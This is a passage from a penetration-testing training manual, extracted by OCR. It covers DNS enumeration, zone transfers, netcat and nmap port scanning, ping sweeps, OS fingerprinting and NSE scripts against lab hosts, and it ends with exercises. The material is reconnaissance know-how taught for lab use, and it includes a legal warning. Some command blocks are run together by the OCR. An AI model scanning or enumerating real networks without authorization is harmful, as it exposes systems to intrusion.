
4.1.6.2 – DNSenum

DNSenum is another popular DNS enumeration tool. Running this script against the **zonetransfer.me** domain, which specifically allows zone transfers, produces the following output:


```
root@kali:~# dnsenum zonetransfer.me
dnsenum.pl VERSION:1.2.2
```

4.1.7 – Exercises


1. Find the DNS servers for the example.com domain



2. Write a small Bash script to attempt a zone transfer from example.com



3. Use dnsrecon to attempt a zone transfer from megacorpone.com



4.2 - Port Scanning

Port scanning is the process of checking for open TCP or UDP ports on a remote machine. Please note that port scanning is illegal in many countries and should not be performed outside the labs. That said, we have now moved from the passive phase to the active phase, which involves more direct interaction with the target servers. It is vital that we understand the implications of port scanning, as well as the impact that certain port scans can have on a network.

4.2.1 - TCP CONNECT / SYN Scanning

4.2.1.1 - Connect Scanning

The simplest TCP port scanning technique, usually called CONNECT scanning, relies on the three-way TCP handshake28 mechanism. This mechanism is designed so that two hosts attempting to communicate can negotiate the parameters of the network TCP socket connection before transmitting data. Connect port scanning involves attempting to complete a three-way handshake with the target host on the specified port(s). If the handshake is completed, this indicates that the port is open. The screenshot below shows the Wireshark capture of a TCP Netcat port scan on ports 3388-3390.

```
root@kali:~# nc -nvv -w 1 -z 10.0.0.19 3388-3390
```

4.2.1.2 - Stealth / SYN Scanning

SYN scanning, or stealth scanning, is a TCP port scanning method that involves sending SYN packets to various ports on a target machine without completing a TCP handshake. If a TCP port is open, a *SYN-ACK* should be sent back from the target machine, informing us that the port is open, without the need to send a final ACK back to the target machine. With early and primitive firewalls, this method would often bypass firewall logging, as this logging was limited to completed TCP sessions. This is no longer true with modern firewalls, and the term stealth is misleading. Users might believe their scans will somehow not be detected, when in fact, they will be.

4.2.2 - UDP Scanning

Since UDP is stateless, and does not involve a three-way handshake, the mechanism behind UDP port scanning is different. Try using **wireshark** while UDP scanning a lab machine with **netcat** to understand the how UDP port scans work. The screenshot below shows the **wireshark** capture of a UDP **netcat** port scan on ports 160-162:

```
root@kali:~# nc -nv -u -z -w 1 10.0.0.19 160-162
```

From the **wireshark** capture, you will notice that UDP scans work quite differently from TCP scans. An empty UDP packet is sent to a specific port. If the UDP port is open, no reply is sent back from the target machine. If the UDP port is closed, an ICMP port unreachable packet should be sent back from the target machine.

4.2.3 - Common Port Scanning Pitfalls

- UDP port scanning is often unreliable, as firewalls and routers may drop ICMP packets. This can lead to false positives in your scan, and you will regularly see UDP port scans showing all UDP ports open on a scanned machine.
- Most port scanners do not scan all available ports, and usually have a preset list of “interesting ports” that are scanned. o People often forget to scan for UDP services, and stick only to TCP scanning, thereby seeing only half of the equation.

4.2.4 - Port Scanning with Nmap

Nmap29 is one of the most popular, versatile, and robust port scanners to date. It has been actively developed for over a decade, and has numerous features beyond port scanning. Let's move straight into some port scanning examples, to get a feel for **nmap**.

4.2.4.1 - Accountability for Your Traffic

A default **nmap** TCP scan will scan the 1000 most popular ports on a given machine. Before we start running **nmap** scans blindly, let's quickly examine the amount of traffic sent by such a scan. We'll scan one of my local machines while monitoring the amount of traffic sent to the specific host using **iptables**.

```
root@kali:~# iptables -I INPUT 1 -s 10.0.0.19 -j ACCEPT
root@kali:~# iptables -I OUTPUT 1 -d 10.0.0.19 -j ACCEPT
root@kali:~# iptables -Z root@kali:~# nmap -sT 10.0.0.19

 root@kali:~# iptables -vn -

L
```

This default 1000 port scan has generated around 72KB of traffic. A similar local port scan explicitly probing all 65535 ports would generate about 4.5 MB of traffic, a significantly higher amount. However, this full port scan has discovered two new ports that were not found by the default TCP scan: ports 180 and 25017.

```
root@kali:~# iptables -Z root@kali:~# nmap
-sT -p 1-65535 10.0.0.19 root@kali:~#
iptables -vn –L
```

The results above imply that a full **nmap** scan of a class C network (254 hosts) would result in sending over 1000 MB of traffic to the network. In an ideal situation, a full TCP and UDP port scan of every single target machine would provide the most accurate information about exposed network services. However, the example above should give you an idea about the need to balance any traffic restrictions (such as a slow uplink), with the need to discover

additional open ports and services, by using a more exhaustive scan. This is especially true for larger networks, such as a class B network assessment. So, if we are in a position where we can't run a full port scan on the network, what *can* we do?

4.2.4.2 - Network Sweeping

To deal with large volumes of hosts, or to otherwise try to conserve network traffic, we can attempt to probe these machines using **Network Sweeping** techniques. Network Sweeping is a term indicating a network wide action. For example, a ping sweep would involve sending ICMP **ping** requests to each machine on a network, in an attempt to identify most of the live hosts available. Machines that filter or block ICMP requests may seem down to a ping sweep, so it is not a definitive way to identify which machines are really up or down. It does provide a good reference point for understanding the target network and identifying any packet filtering devices that may exist.

```
root@kali:~# nmap -sn 10.11.1.1-254
```

Searching for live machines using the **grep** command can give you output that's difficult to manage. Instead, let's use Nmap's "greppable" output parameter (**-oG**) to save these results into a format that is easier to manage.

```
root@kali:~# nmap -v -sn 10.11.1.1-254 -oG ping-sweep.txt
root@kali:~# grep Up ping-sweep.txt | cut -d " " -f 2
```

Additionally, we can sweep for specific TCP or UDP ports (**-p**) across the network, probing for common services and ports with services that may be useful, or otherwise have known vulnerabilities.

```
root@kali:~# nmap -p 80 10.11.1.1-254 -oG web-sweep.txt root@kali:~#
grep open web-sweep.txt |cut -d" " -f2
```

Using techniques such as these, we can scan across multiple IPs, probing for only a fewcommon ports. In the command below, we are conducting a scan for the top 20 TCP ports.

```
root@kali:~# nmap -sT -A --top-ports=20 10.11.1.1-254 -oG top-
portsweep.txt
```

Machines that prove to be rich in services, or otherwise interesting, would then be individually port scanned, using a more exhaustive port list.

4.2.5 - OS Fingerprinting

Nmap has a built-in feature called **OS fingerprinting (-O** parameter**)**. This feature attempts to guess the underlying operating system, by inspecting the packets received

from the target. Operating systems often have slightly different implementations of the TCP/IP stack, such as default TTL values, and TCP window size. These slight differences create a fingerprint which can often be identified by Nmap. The Nmap scanner will inspect the traffic sent and received from the target machine, and attempt to match the fingerprint to a known list.

```
root@kali:~# nmap -O 10.0.0.19
```

4.2.6 - Banner Grabbing/Service Enumeration

Nmap can also help identify services on specific ports, by banner grabbing, and running several enumeration scripts (**-sV** and **–A** parameters).

```
root@kali:~# nmap -sV -sT
10.0.0.19
```

4.2.7 - Nmap Scripting Engine (NSE)

The Nmap Scripting Engine (NSE)31 is a recent addition to Nmap, which allows users to write simple scripts, in order to automate various networking tasks. The scripts include a broad range of utilities, from DNS enumeration scripts, brute force attack scripts, and even vulnerability identification scripts. All NSE scripts can be found in the ***/usr/share/nmap/scripts*** directory.
One such script is ***smb-os-discovery,*** which attempts to connect to the SMB service on a target system, and determine its operating system version as shown below.


```
root@kali:~# nmap 10.0.0.19 --script smb-os-discovery.nse
```


Another useful script is the DNS zone transfer NSE script, which can be invoked in the following way:

```
root@kali:~# nmap --script=dns-zone-transfer -p 53 ns2.megacorpone.com
```


4.2.8 – Exercises

1. Use nmap to conduct a ping sweep of your target IP range and save the output to a file, so that you can grep for hosts that are online.






2. Scan the IPs you found in exercise 1 for open webserver ports. Use nmap to find the web server and operating system versions.



3. Use the NSE scripts to scan the servers in the labs which are running the SMB service.



4. Explore the various command line options that nmap offers while scanning an online host you discovered within your target IP range. Monitor the bandwidth usage changes for the different options. Weigh the use of collecting as much information as possible against the resources it takes to gather it.